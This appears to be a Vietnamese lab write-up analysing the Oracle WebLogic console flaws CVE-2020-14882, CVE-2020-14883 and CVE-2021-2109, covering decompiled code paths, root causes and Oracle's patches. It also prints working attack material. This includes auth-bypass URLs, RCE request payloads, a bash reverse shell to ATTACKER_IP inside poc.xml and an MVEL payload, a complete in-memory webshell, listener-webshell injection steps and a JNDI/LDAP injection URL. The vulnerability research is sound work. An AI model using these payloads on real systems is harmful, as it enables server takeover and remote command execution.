

WebLogic Console Auth Bypass & RCE

CVE-2020-14882

Auth Bypass

CVE-2020-14883

RCE

CVE-2021-2109

JNDI Injection

Lab: WebLogic 12.2.1.4.0 (build 1974621) · JDK 1.8.0_451 · no patches

NỘI DUNG

Ba lỗ hổng, một chuỗi khai thác

01 **CVE-2020-14882**
Authentication Bypass — path traversal + double URL encoding

02 **CVE-2020-14883**
Remote Code Execution qua unsafe class instantiation

03 **CVE-2020-14883 RCE Chains**
FileSystemXmlApplicationContext · ShellSession (MVEL)

04 **CVE-2021-2109**
JNDI Injection kết hợp CVE-2020-14882

CVE-2020-14882 — Authentication Bypass

Path Traversal / Auth Bypass · CVSS 9.8 (Critical)

Thông tin lỗ hổng

TYPE

Path Traversal / Authentication Bypass

CVSS

9.8 (Critical)

AFFECTED

WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0

PATCHED

October 2020 CPU (Patch ID: 31961038)

Tóm tắt luồng Source → Sink

```
GET /console/css/%252e%252e%252fconsole.portal
→ HttpRequestParser.decodeURI(): %252e → %2e [Source]
→ WebAppSecurity.checkAccess() [Security Check]
→ getRelativeURI(): "/css/%2e%2e%2fconsole.portal"
→ WebAppSecurityWLS.getConstraint()
→ StandardURLMapping.get("/css/%2e%2e%2fconsole.portal")
→ getExactOrPathMatch() → MatchMap.match()
→ prefix match: starts with "/css/" ★ match /css/*
→ ResourceConstraint = UNRESTRICTED (no auth-constraint)
→ isAuthorized() → true → PASS (no auth required)
→ MBeanUtilsInitSingleFileServlet.service()
→ check URI.indexOf(";") → not found → pass
→ SingleFileServlet.service()
→ UIServletInternal.getTree() [Sink]
→ URLDecoder.decode(): %2e%2e%2f → ../ ★ decode lần 2
→ normalize: /console/css/../console.portal → /console/console.portal
→ render admin console page
```

HttpRequestParser.decodeURI() — decode lần 1

```
// HttpRequestParser.decodeURI() - DECODE LẦN 1
// File: weblogic/utils/http/HttpRequestParser.java
private void decodeURI(int uriStart, List<Integer> pathParams, int uriEnd) {
    this.requestUriStart = uriStart;                // offset 0-2
    this.requestUriLength = uriEnd - uriStart;      // offset 5-9

    // Bước 1: raw bytes → String (chưa decode %XX)
    this.requestURI = BytesToString.newInstance(buf, requestUriStart,
        requestUriLength, ENCODING);                // offset 12-31
    // requestURI = "/console/css/%252e%252e%252fconsole.portal"

    // Bước 2: ★ DECODE LẦN 1 - HttpParsing.unescape()
    String decoded = HttpParsing.unescape(this.requestURI,
        getURIDecodeEncoding());                    // offset 51-57
    // Input:  "/console/css/%252e%252e%252fconsole.portal"
    // Output: "/console/css/%2e%2e%2fconsole.portal"
    //           ^^^  ^^^  ^^^
    //           %25 → %   (chỉ decode 1 lần!)
    //           %2e vẫn giữ nguyên - CHƯA thành "."

    // Bước 3: normalize path (resolve ../ nếu có)
    this.normalizedURI = FilenameEncoder.resolveRelativeURIPath(
        decoded, true);                             // offset 326-333
    // normalizedURI = "/console/css/%2e%2e%2fconsole.portal"
    // → %2e%2e%2f KHÔNG phải "../" literal → KHÔNG bị resolve

    this.normalizedURI = HttpParsing.ensureStartingSlash(
        this.normalizedURI);                         // offset 343-351
}
```

File: weblogic/utils/http/HttpRequestParser.java

MBeanUtilsInitSingleFileServlet.service()

```
// MBeanUtilsInitSingleFileServlet.service() - entry point servlet
// File: com/bea/console/utils/MBeanUtilsInitSingleFileServlet.java
public void service(ServletRequest req, ServletResponse res) {
    if (!hasInitied) { initMBean(); hasInitied = true; } // init MBean utils

    HttpServletRequest httpReq = (HttpServletRequest) req;
    String uri = httpReq.getRequestURI();
    if (uri.indexOf(";") > 0) { // partial fix: block ';' in URI
        ((HttpServletResponse) res).sendError(404);
        return;
    }

    super.service(req, res); // → SingleFileServlet.service()
}
```

File: com/bea/console/utils/MBeanUtilsInitSingleFileServlet.java

UIServletInternal.getTree() — decode lần 2

```
// UIServletInternal.getTree() - DECODE LẦN 2
// File: com/bea/netuix/servlets/manager/UIServletInternal.java
public static UIControl getTree(String requestPattern, UIContext ctxt,
    boolean setContentType, ResolvedLocale resolvedLocale)
    throws IOException, ServletException {
    HttpServletRequest request = ctxt.getServletRequest();
    HttpServletResponse response = ctxt.getServletResponse();

    // ★ DECODE LẦN 2 - đây là root cause của path traversal
    requestPattern = URLDecoder.decode(requestPattern,
        containerServices.getWebappServices().getServerDefaultEncoding());
    // Input:  "/console/css/%2e%2e%2fconsole.portal"
    // Output: "/console/css/../console.portal"
    //
    //          ^^^
    //          %2e%2e%2f → ../ → path traversal!

    requestPattern = ctxt.getL10nResourceManager().resolve(requestPattern, request, resolvedLocale);

    if (requestPattern.equals("/__Streaming.portal")) {
        String file = request.getParameter("file");
        return processStream(requestPattern, ctxt, file, request, response, setContentType);
    } else {
        return processStream(requestPattern, ctxt, requestPattern,
            request, response, setContentType);
        // → resolve "/console/css/../console.portal" → "/console/console.portal"
        // → render admin console portal không cần auth
    }
}
```

File: com/bea/netuix/servlets/manager/UIServletInternal.java

CVE-2020-14882 · 1.3 ROOT CAUSE

Hai yếu tố kết hợp

Kết hợp hai yếu tố: **double URL encoding** bypass security-constraint, và **mismatch giữa security matching (path prefix) với servlet dispatch (extension)**.

- **1.3.1** — Security-constraint: static resource paths (`/css/`, `/images/`) không cần auth
- **1.3.2** — Servlet mapping: extension `*.portal` → AppManagerServlet
- **1.3.3** — Mismatch: security check (path prefix) vs servlet dispatch (extension)

web.xml — static resource paths không cần auth (1/2)

```
<!-- KHÔNG CÓ <auth-constraint> → UNRESTRICTED (ai cũng truy cập được) -->
<security-constraint>
  <web-resource-collection>
    <web-resource-name>images</web-resource-name>
    <url-pattern>/images/*</url-pattern>                                <!-- static images -->
  </web-resource-collection>
  <web-resource-collection>
    <web-resource-name>common</web-resource-name>
    <url-pattern>/common/*</url-pattern>                                <!-- static common -->
  </web-resource-collection>
  <web-resource-collection>
    <web-resource-name>css</web-resource-name>
    <url-pattern>/css/*</url-pattern>                                    <!-- static CSS -->
    <url-pattern>/framework/skeletons/wlsconsole/css/*</url-pattern>
    <url-pattern>/framework/skeletons/wlsconsole/js/*</url-pattern>
    <url-pattern>/framework/skins/wlsconsole/css/*</url-pattern>
```

web.xml — static resource paths không cần auth (2/2)

```
<url-pattern>/framework/skins/wlsconsole/images/*</url-pattern>
</web-resource-collection>
</security-constraint>

<!-- CỨ <auth-constraint> → yêu cầu login với role Admin/Operator/... -->
<security-constraint>
  <web-resource-collection>
    <web-resource-name>console</web-resource-name>
    <url-pattern>/</url-pattern>                                <!-- mọi path khác -->
  </web-resource-collection>
  <auth-constraint>
    <role-name>Admin</role-name>
    <role-name>Operator</role-name>
    <role-name>Deployer</role-name>
    <role-name>Monitor</role-name>
  </auth-constraint>
</security-constraint>
```

web.xml cấu hình các path serve static files (CSS, images, JS) không yêu cầu auth vì các path **/css/**, **/images/** **không có <servlet-mapping> riêng** - chúng được serve bởi default servlet (file tĩnh). Không có servlet nào xử lý business logic trên các path này.

web.xml — extension *.portal → AppManagerServlet (1/2)

```
<!-- Servlet definition -->
<servlet>
  <servlet-name>AppManagerServlet</servlet-name>
  <servlet-class>weblogic.servlet.AsyncInitServlet</servlet-class>
  <init-param>
    <param-name>weblogic.servlet.AsyncInitServlet.servlet-class-name</param-name>
    <param-value>com.bea.console.utils.MBeanUtilsInitSingleFileServlet</param-value>
    <!-- ↑ Actual servlet class: MBeanUtilsInitSingleFileServlet
         extends SingleFileServlet - renders .portal files -->
  </init-param>
  <init-param>
    <param-name>wl-dispatch-policy</param-name>
    <param-value>consoleWorkManager</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>
```

web.xml — extension *.portal → AppManagerServlet (2/2)

```
<!-- Extension-based mapping - match BẤT KỂ path, chỉ cần kết thúc bằng .portal -->
<servlet-mapping>
    <servlet-name>AppManagerServlet</servlet-name>
    <url-pattern>*.portal</url-pattern>      <!-- ★ EXTENSION match, không phụ thuộc path -->
</servlet-mapping>
<servlet-mapping>
    <servlet-name>AppManagerServlet</servlet-name>
    <url-pattern>*.portlet</url-pattern>
</servlet-mapping>
<servlet-mapping>
    <servlet-name>AppManagerServlet</servlet-name>
    <url-pattern>*.portion</url-pattern>
</servlet-mapping>
```

Mismatch: security check vs servlet dispatch

Đây là root cause chính — hai hệ thống matching **hoạt động trên cùng URL nhưng dùng tiêu chí khác nhau**.

Hệ thống	Matching	URL /css/%2e%2e%2fconsole.portal	Kết quả
Security constraint (WebAppSecurityWLS)	Path prefix match	/css/... → match /css/*	UNRESTRICTED (no auth)
Servlet dispatch (WebAppServletContext)	Extension match	*.portal → match *.portal	AppManagerServlet (renders portal)

Vì sao double encoding trigger được

Bình thường không có vấn đề: request tới /css/style.css vừa match /css/* (no auth) vừa không match *.portal (serve static file). Request tới /console.portal match *.portal (AppManagerServlet) vừa match / (requires auth) → đúng.

Nhưng với double encoding: /css/%2e%2e%2fconsole.portal vừa match /css/* (path prefix → no auth) vừa match *.portal (extension → AppManagerServlet). Security check thấy static path → pass. Servlet dispatch thấy .portal → route đến MBeanUtilsInitSingleFileServlet → decode lần 2 → traverse ra /console.portal → render admin console **không cần auth**.

Class Flow

1	<code>weblogic...ServletRequestImpl.getRequestURI()</code> Parse URL, container decode 1: %252e → %2e	<code>weblogic.servlet.jar</code>
2	<code>weblogic...WebAppSecurity.checkAccess()</code> Entry point xác thực, gọi <code>getConstraint()</code>	<code>weblogic.servlet.jar</code>
3	<code>weblogic...WebAppSecurity.getRelativeURI()</code> Lấy relative URI (đã decode 1 lần): <code>/css/%2e..</code>	<code>weblogic.servlet.jar</code>
4	<code>weblogic...WebAppSecurityWLS.getConstraint()</code> Tra <code>constraintsMap</code> → tìm constraint cho URI	<code>weblogic.servlet.jar</code>
5	<code>weblogic...StandardURLMapping.get()</code> → <code>getExactOrPathMatch()</code> Prefix match <code>/css/%2e..</code> → <code>/css/*</code> → UNRESTRICTED	<code>weblogic.servlet.jar</code>
6	<code>weblogic...WebAppServletContext.execute()</code> Dispatch tới servlet (auth đã pass)	<code>weblogic.servlet.jar</code>
7	<code>com.bea.console.utils.MBeanUtilsInitSingleFileServlet.service()</code> Check ';' trong URI, delegate → <code>SingleFileServlet</code>	<code>console.jar</code>
8	<code>com.bea.netuix.servlets.manager.SingleFileServlet.service()</code> Portal framework, gọi <code>UIServletInternal</code>	<code>netuix_servlet.jar</code>
9	<code>com.bea.netuix.servlets.manager.UIServletInternal.getTree()</code> Decode lần 2: <code>URLDecoder.decode()</code> → <code>../</code> → RCE	<code>netuix_servlet.jar</code>

Các path bypass đã biết

```
/console/css/%252e%252e%252fconsole.portal
/console/images/%252e%252e%252fconsole.portal
/console/css/%25%32%65%25%32%65%25%32%66console.portal
/console/css/%252e%252e%252fconsolejndi.portal      (cho CVE-2021-2109)
```

Bypass dùng các path match security-constraint UNRESTRICTED và không có path-based servlet-mapping sẽ fallback dispatch theo extension *.portal.

Path prefix nào bypass được?

Path prefix	<security-constraint>	<servlet-mapping>	Bypass?
/css/*	UNRESTRICTED (no auth)	Không có → extension match *.portal → AppManagerServlet	Bypass
/images/*	UNRESTRICTED (no auth)	Không có → extension match *.portal → AppManagerServlet	Bypass
/common/*	UNRESTRICTED (no auth)	Có: JSPCServlet (path match)	Không bypass — path-based mapping ưu tiên hơn extension, dispatch tới JSPCServlet
/framework/skeletons/wlsconsole/css/*	UNRESTRICTED	Có: FileDefault (path match)	Không bypass — dispatch tới FileDefault
/framework/skeletons/wlsconsole/js/*	UNRESTRICTED	Có: FileDefault (path match)	Không bypass — dispatch tới FileDefault

Cách Fix (Oracle Patch)

- October 2020 CPU - Thêm blacklist IllegalUrl tại Sink Class MBeanUtilsInitSingleFileServlet.service():

```
private static final String[] IllegalUrl = new String[]{";", "%252E%252E", "%2E%2E", "..", "%3C", "%3E", "<", ">"};
// Checking logic – String.contains() = case-sensitive
for (int i = 0; i < IllegalUrl.length; ++i) {
    if (url.contains(IllegalUrl[i])) {
        httpServletResponse.sendError(404);
        return;
    }
}
```

- CVE-2020-14750 - Bypass patch October 2020: *String.contains()* là case-sensitive. Blacklist chỉ chứa uppercase hex → lowercase bypass hoàn toàn:

```
/console/css/%252e%252e%252fconsole.portal    # lowercase - contains("%252E%252E") = false
/console/css/%252E%252e%252fconsole.portal    # mixed case - cũng không match
```

Cách Fix (Oracle Patch)

- Oracle fix CVE-2020-14750 (November 2020 Out-of-Band) - Bỏ hoàn toàn blacklist IllegalUrl + contains(), thay bằng authentication check + allowlist:

```
if (req instanceof HttpServletRequest) {
    HttpServletRequest httpRequest = (HttpServletRequest) req;
    String url = httpRequest.getRequestURI();
    // ★ Check 1: yêu cầu authenticated session
    if (!ConsoleUtils.isUserAuthenticated(httpServletRequest)) {
        throw new ServletException("User not authenticated.");
    }
    // ★ Check 2: allowlist – chỉ cho phép URL khớp chính xác portal paths
    if (!this.isValidUrl(url, httpRequest)) {
        httpResponse.sendError(404);
        return;
    }
}

// Allowlist: so sánh exact match với danh sách portal paths
private boolean isValidUrl(String url, HttpServletRequest req) {
    String consoleContextPath = ConsoleUtils.getConsoleContextPath();
    List portalList = ConsoleUtils.getConsolePortalList();
    Iterator var5 = portalList.iterator();
    String tmp;
    do {
        if (!var5.hasNext()) return false;
        String portal = (String) var5.next();
        tmp = "/" + consoleContextPath + portal;
    } while (!url.equals(tmp)); // ★ exact match
    return true;
}
```

CVE-2020-14883 — Remote Code Execution

Unsafe class instantiation (post-auth) · CVSS 7.2 (High)

Thông tin lỗ hổng

TYPE

Remote Code Execution via unsafe class instantiation

CVSS

7.2 (High) — requires admin access

AFFECTED

WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0

PATCHED

October 2020 CPU

Tóm tắt luồng

```
GET /console/css/%252e%252e%252fconsole.portal
?handle=com.tangosol.coherence.mvel2.sh.ShellSession("MVEL_CODE")

→ MBeanUtilsInitSingleFileServlet.service()           [entry point]
→ SingleFileServlet.service()                         [portal rendering]
→ ConsolePageFlowRequestProcessor.processPopulate()
→ getStrutsFormProperties(): request.getParameterMap() [SOURCE]
→ ConsoleUtils.populate() → BeanUtils.setProperty()
→ ConvertUtils.convert("handle", Handle.class)
→ HandleConverter.convert()
→ HandleFactory.getHandle(handleString) [SINK – no validation]
→ Class.forName("com.tangosol.coherence.mvel2.sh.ShellSession")
→ constructor.newInstance("MVEL_CODE")
→ ShellSession("<init>") evals MVEL → RCE
```

ConsolePageFlowRequestProcessor.getStrutsFormProperties()

```
// ConsolePageFlowRequestProcessor.getStrutsFormProperties()
// File: com/bea/console/internal/ConsolePageFlowRequestProcessor.java
private Map getStrutsFormProperties(HttpServletRequest request, ActionForm form) {
    Map map = new HashMap();
    Map parameterMap = request.getParameterMap(); // ← SOURCE: đọc TẤT CẢ HTTP params
    Iterator it = parameterMap.keySet().iterator();
    while (it.hasNext()) {
        String key = (String) it.next(); // ← key = "handle"
        Object value = parameterMap.get(key); // ← value = attacker payload
        map.put(key, value);
    }
    return map; // → trả về cho processPopulate()
}
```

HandleFactory.getHandle() — Class.forName + newInstance

```
// HandleFactory.getHandle() - SINK: instantiate arbitrary class
// File: com/bea/console/handles/HandleFactory.java (decompiled from bytecode)
public static Handle getHandle(String handleString) {
    // Bước 1: Replace '+' → ' ', URL decode
    handleString = handleString.replace('+', ' ');           // offset 17-22
    String decoded = HttpParsing.unescape(handleString, "UTF-8"); // offset 26-29

    // Bước 2: Parse className và argument
    int parenIndex = decoded.indexOf('(');                   // offset 33-36
    String className = decoded.substring(0, parenIndex);     // offset 72-75
    String arg = decoded.substring(parenIndex + 2, decoded.length() - 2); // offset 79-89
    //          ^^^^^^^^^^^^^^^^^      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    //          skip ("                strip ")

    // Bước 3: Instantiate - KHÔNG CÓ VALIDATION className!
    Class<?> clazz = Class.forName(className);               // offset 94-95
    Object[] args = new Object[]{ arg };                     // offset 100-108
    Constructor<?> ctor = clazz.getConstructor(String.class); // offset 111-122
    return (Handle) ctor.newInstance(args);                  // offset 127-134
    //                                                         ← RCE nếu constructor có side effect
}
```

File: com/bea/console/handles/HandleFactory.java

CVE-2020-14883 · 2.3 ROOT CAUSE

Instantiate class tùy ý, không validation

`HandleFactory.getHandle()` nhận chuỗi handle từ HTTP parameter, parse tên class và argument, rồi instantiate class bằng reflection **mà không validate class nào được phép**. Từ bytecode (offset 94 → 134):

```
Class<?> clazz = Class.forName(className);           // load BẤT KỲ class nào
Constructor<?> ctor = clazz.getConstructor(String.class); // tìm constructor(String)
return (Handle) ctor.newInstance(args);               // instantiate → side effect = RCE
```

Cast (`Handle`) xảy ra **SAU** `newInstance()` — constructor đã chạy xong rồi. Dù class không implement `Handle` interface, `ClassCastException` chỉ throw sau khi code trong constructor/static block đã execute.

Bất kỳ class nào **có constructor nhận `String` parameter** và **constructor thực hiện dangerous operation** (eval code, load remote resource, exec command) → đều có thể bị weaponize.

CVE-2020-14883 · 2.4

Cách Fix (Oracle Patch)

Oracle fix bằng **whitelist** — `HandleFactory.getHandle()` chỉ cho phép instantiate các class thuộc package `com.bea.console.handles.*`. Mọi class ngoài whitelist bị reject.

CVE-2020-14883 — RCE Chains

FileSystemXmlApplicationContext · ClassPathXml · ShellSession (MVEL)

Chain A — FileSystemXmlApplicationContext

1	HandleConverter.convert() BeanUtils converter, bridge HTTP → HandleFactory	console.jar
2	HandleFactory.getHandle() Parse className + arg, instantiate class	console.jar
3	FileSystemXmlApplicationContext.<init>(String) Constructor → gọi refresh()	spring.jar
4	AbstractApplicationContext.refresh() Bootstrap Spring container	(cùng JAR)
5	AbstractRefreshableApplicationContext.refreshBeanFactory() Tạo BeanFactory → gọi loadBeanDefinitions()	(cùng JAR)
6	AbstractXmlApplicationContext.loadBeanDefinitions() XmlBeanDefinitionReader → load XML từ URL	(cùng JAR)
7	XmlBeanDefinitionReader.loadBeanDefinitions() Parse XML → tạo bean definition	(cùng JAR)
8	DefaultListableBeanFactory.preInstantiateSingletons() Instantiate bean → ProcessBuilder.start() → RCE	(cùng JAR)

Call chain

```
HTTP param "handle" = "...FileSystemXmlApplicationContext(\"http://ATTACKER/poc.xml\")"
  → HandleConverter.convert() [Struts BeanUtils]
  → HandleFactory.getHandle() [parse + reflect]
    → Class.forName("...FileSystemXmlApplicationContext")
    → constructor.newInstance("http://ATTACKER/poc.xml")
      → FileSystemXmlApplicationContext(String) [constructor]
        → refresh() [Spring bootstrap]
          → obtainFreshBeanFactory()
            → refreshBeanFactory()
              → loadBeanDefinitions(beanFactory) [load XML]
                → XmlBeanDefinitionReader.loadBeanDefinitions()
                  → HTTP GET http://ATTACKER/poc.xml ★ download XML
                  → parse <bean class="ProcessBuilder" init-method="start">
                → finishBeanFactoryInitialization(beanFactory) [instantiate beans]
                  → new ProcessBuilder("bash", "-c", "...")
                  → ProcessBuilder.start() ★ RCE
```

CHAIN A · PAYLOAD

Payload URL

```
GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://ATTACKER_IP:PORT/poc.xml") HTTP/1.1
```

poc.xml — Reverse Shell

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="exec" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>bash</value>
<value>-c</value>
<value>bash -i &gt;& & /dev/tcp/ATTACKER_IP/PORT 0&gt;&1</value>
</list>
</constructor-arg>
</bean>
</beans>
```

CHAIN A · ƯU/NHUỢC + VARIANT

- **Ưu điểm:** Dễ sử dụng, command chạy qua `ProcessBuilder` (hỗ trợ shell syntax đầy đủ qua `bash -c`).
- **Nhược điểm:** Target phải mở outbound.

Variant — `ClassPathXmlApplicationContext`:

```
GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext("http://ATTACKER_IP:PORT/poc.xml") HTTP/1.1
```

Cùng XML, cùng cơ chế. `ClassPathXmlApplicationContext` cũng nhận URL trong constructor.

Chain B — ShellSession (MVEL Expression Eval)

1	HandleConverter.convert() BeanUtils converter, bridge HTTP → HandleFactory	console.jar
2	HandleFactory.getHandle() Parse className + arg, instantiate class	console.jar
3	ShellSession.<init>(String) Constructor → gọi exec(init)	coherence-rest.jar
4	ShellSession.exec(String) Split by newline → gọi _exec() cho mỗi dòng	coherence-rest.jar
5	ShellSession._exec() MVEL parse + eval expression → RCE	coherence-rest.jar
6	MVELInterpretedRuntime.parse() Interpret MVEL expression → execute Java code	coherence-rest.jar

Call chain

```
HTTP param "handle" = "...ShellSession(\"java.lang.Runtime.getRuntime().exec(...)\")"
  → HandleConverter.convert() [Struts BeanUtils]
  → HandleFactory.getHandle() [parse + reflect]
  → Class.forName("...ShellSession")
  → constructor.newInstance("java.lang.Runtime.getRuntime().exec(...)")
  → ShellSession(String init) [constructor]
    → this() [init MVEL env]
    → this.exec(init) [eval entry]
      → command.split("\\n") [split lines]
      → inBuffer.append(line)
      → _exec() [core eval]
        → new MVELInterpretedRuntime(expression, ...)
        → runtime.parse() ★ MVEL interpret
          → java.lang.Runtime.getRuntime() [resolve static]
          → .exec(new String[]{" /bin/bash", "-c", "..."}) [invoke method]
          → ProcessBuilder → OS exec → RCE ★ command execution
```

CHAIN B · PAYLOAD

Reverse Shell

```
GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec(new String[]
{'/bin/bash','-c','bash -i >%26 /dev/tcp/ATTACKER_IP/PORT 0>%261'})") HTTP/1.1
```

Lưu ý & Ưu/Nhược

Lưu ý URL encoding: & trong URL phải encode thành %26, nếu không bị parse thành URL parameter separator.

- **Ưu điểm:** Không cần HTTP server, target không phải mở outbound.
- **Nhược điểm:** `Runtime.exec(String)` tokenize bằng whitespace — command phức tạp cần dùng `String[]` overload.

One-shot Memory Webshell

```
POST /console/css/%252e%252e%252fconsole.portal HTTP/1.1
cmd: <command>
```

```
_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("weblogic.work.ExecuteThread executeThread =
(weblogic.work.ExecuteThread) Thread.currentThread();
weblogic.work.WorkAdapter adapter = executeThread.getCurrentWork();
java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");
field.setAccessible(true);
Object obj = field.get(adapter);
weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)
obj.getClass().getMethod("getServletRequest").invoke(obj);
String cmd = req.getHeader("cmd");
String[] cmds = System.getProperty("os.name").toLowerCase().contains("window") ? new String[]{"cmd.exe", "/c", cmd} : new String[]
{"/bin/sh", "-c", cmd};
if (cmd != null) {
String result = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmds).getInputStream()).useDelimiter("\A").next();
weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.ServletResponseImpl)
req.getClass().getMethod("getResponse").invoke(req);
res.getOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));
res.getOutputStream().flush();
res.getWriter().write("");
}executeThread.interrupt();
");
```

CHAIN B · PAYLOAD

Listener Memory Webshell

Cơ chế hoạt động chung:

Request vào bất kỳ URL console nào

→ `EventManager.requestInitialized()` gọi tất cả listeners

→ `WLSListenerShell.requestInitialized(sre):`

1. Đọc header "cmd" – nếu null/empty → return (request bình thường)
2. Unwrap delegate chain → lấy raw `ServletRequestImpl`
3. OS detection: `os.name` → "`cmd.exe /c`" (Win) hoặc "`/bin/sh -c`" (Unix)
4. `Runtime.exec(cmd)` → đọc stdout
5. `rawReq.getResponse()` → ghi output vào HTTP response

Listener Memory Webshell

Cơ chế Inject:

1. JSP-based:

- Bước 1 - Write JSP: MVEL lấy `ServletContext.getRealPath("/css")` → ghi file `cache.jsp` vào `/css/`.
- Bước 2 - Trigger + Delete: MVEL thứ 2 gọi `java.net.URL.openStream()` tới `/console/css/cache.jsp` → `JspServlet` compile & execute JSP → listener được inject vào memory → xóa file JSP khỏi disk.
- JSP injection logic:
 - `ctx.getClass().getDeclaredField("eventsManager")` → lấy `EventManager`
 - `em.getClass().getDeclaredField("requestListeners")` → lấy `ArrayList<ServletRequestListener>`
 - Idempotent check: `ctx.getAttribute("_li")` - nếu đã inject thì skip
 - `rl.add(new WLSListenerShell())` - thêm listener vào list

2. Fileless:

- Single MVEL: MVEL lấy `ServletContext` qua reflection chain (`ExecuteThread.workEntry` → `connectionHandler` → `getServletRequest()` → `getServletContext()`), rồi gọi `Nashorn ScriptEngine.eval()` với JS code base64-encoded.
- Nashorn JS:
 - Tạo `ServletRequestListener` proxy với `Java.type()` + JS interface
 - Inject vào `eventsManager.requestListeners` giống JSP-based
 - Idempotent check: check `getClass().getName().indexOf('Nashorn') >= 0` trong list

CVE-2021-2109 — JNDI Injection

JNDI Injection via Admin Console JNDI Tree Browser · CVSS 7.2

Thông tin lỗ hổng

TYPE

JNDI Injection via Admin Console JNDI Tree Browser

CVSS

7.2 (High) — requires admin access

AFFECTED

WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0

PATCHED

January 2021 CPU

Tóm tắt luồng

```
GET /console/css/%252e%252e%252fconsolejndi.portal
?_pageLabel=JNDIBindingPageGeneral&_nfpb=true
&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle("ldap://192.168.0;10:1389/ObjectAbc;AdminServer")
```

- MBeanUtilsInitSingleFileServlet.service() [entry point]
- SingleFileServlet → consolejndi.portal rendering
 - ConsolePageFlowRequestProcessor.processPopulate()
 - request.getParameterMap() [SOURCE – "JNDIBindingPortlethandle"]
 - BeanUtils → HandleConverter → HandleFactory
 - JndiBindingHandle("ldap://192.168.0;10:1389/ObjectAbc;AdminServer")
 - JNDIBindingAction.execute()
 - context + "." + binding = "ldap://192.168.0.10:1389/ObjectAbc"
 - namingContext.lookup("ldap://192.168.0.10:1389/ObjectAbc") [SINK – JNDI injection]
 - LDAP federation → attacker server → RCE

ConsolePageFlowRequestProcessor.getStrutsFormProperties()

```
// ConsolePageFlowRequestProcessor.getStrutsFormProperties()
// File: com/bea/console/internal/ConsolePageFlowRequestProcessor.java
private Map getStrutsFormProperties(HttpServletRequest request, ActionForm form) {
    Map map = new HashMap();
    Map parameterMap = request.getParameterMap(); // ← SOURCE: đọc TẤT CẢ HTTP params
    Iterator it = parameterMap.keySet().iterator();
    while (it.hasNext()) {
        String key = (String) it.next(); // ← key = "JNDIBindingPortlethandle"
        Object value = parameterMap.get(key); // ← value = attacker payload
        map.put(key, value);
    }
    return map; // → trả về cho processPopulate()
}
```

JNDIBindingAction.execute() → lookup()

```
// JNDIBindingAction.execute() (decompiled, line ~83)
JndiBindingHandle handle = (JndiBindingHandle) getHandlerContext(form, request, "JNDIBinding");

String context = handle.getContext();    // → getComponent(0) → "ldap://192.168.0"
String binding = handle.getBinding();    // → getComponent(1) → "10:1389/ObjectAbc"
String server  = handle.getServer();     // → getComponent(2) → "AdminServer"

ServerMBean serverMBean = MBeanUtils.getAnyServerMBean(server);
Context namingContext = ConsoleUtils.initNamingContext(serverMBean);

if (context.length() > 0 && binding.length() > 0)
    context = context + ".";              // → "ldap://192.168.0."

Object result = namingContext.lookup(context + binding);    // ← JNDI injection
// → lookup("ldap://192.168.0.10:1389/ObjectAbc")
// → JNDI federation: kết nối tới attacker LDAP server
// → attacker trả về Reference hoặc serialized object độc hại → RCE
```

JNDIBindingAction.execute() (decompiled, line ~83)

CVE-2021-2109 · 4.3 ROOT CAUSE

lookup() với giá trị attacker kiểm soát

`JNDIBindingAction.execute()` lấy JNDI context và binding name từ `JndiBindingHandle`, rồi gọi `InitialContext.lookup()` với giá trị do attacker kiểm soát — **không validate URL scheme** (`ldap://`, `rmi://`):

```
// JNDIBindingAction.execute() - key code
Object result = namingContext.lookup(context + binding);
//
//          ^^^^^^^^^^^^^^^^^^^^^^^^^
//          attacker controls cả context và binding
//          → JNDI URL injection → attacker LDAP/RMI server
```

Handle parsing trick

Handle parsing trick: `HandleImpl.getComponents()` split bằng `;`:

```
Input:  "ldap://192.168.0;10:1389/path;AdminServer"
Split:  ["ldap://192.168.0", "10:1389/path", "AdminServer"]

context = "ldap://192.168.0" + "." → "ldap://192.168.0."
binding = "10:1389/path"
lookup("ldap://192.168.0.10:1389/path") ← valid LDAP URL, IP reconstructed
```

Dấu `;` dùng để chia IP thành components, `JNDIBindingAction` tự nối lại bằng `.` → reconstruct IP gốc.

CVE-2021-2109 · 4.4

Cách Fix (Oracle Patch)

Oracle fix bằng cách validate `context` và `binding` trong `JNDIBindingAction`:

- Block JNDI URL schemes (`ldap://`, `rmi://`, `iiop://`) trong giá trị lookup
- Sanitize input trước khi gọi `InitialContext.lookup()`

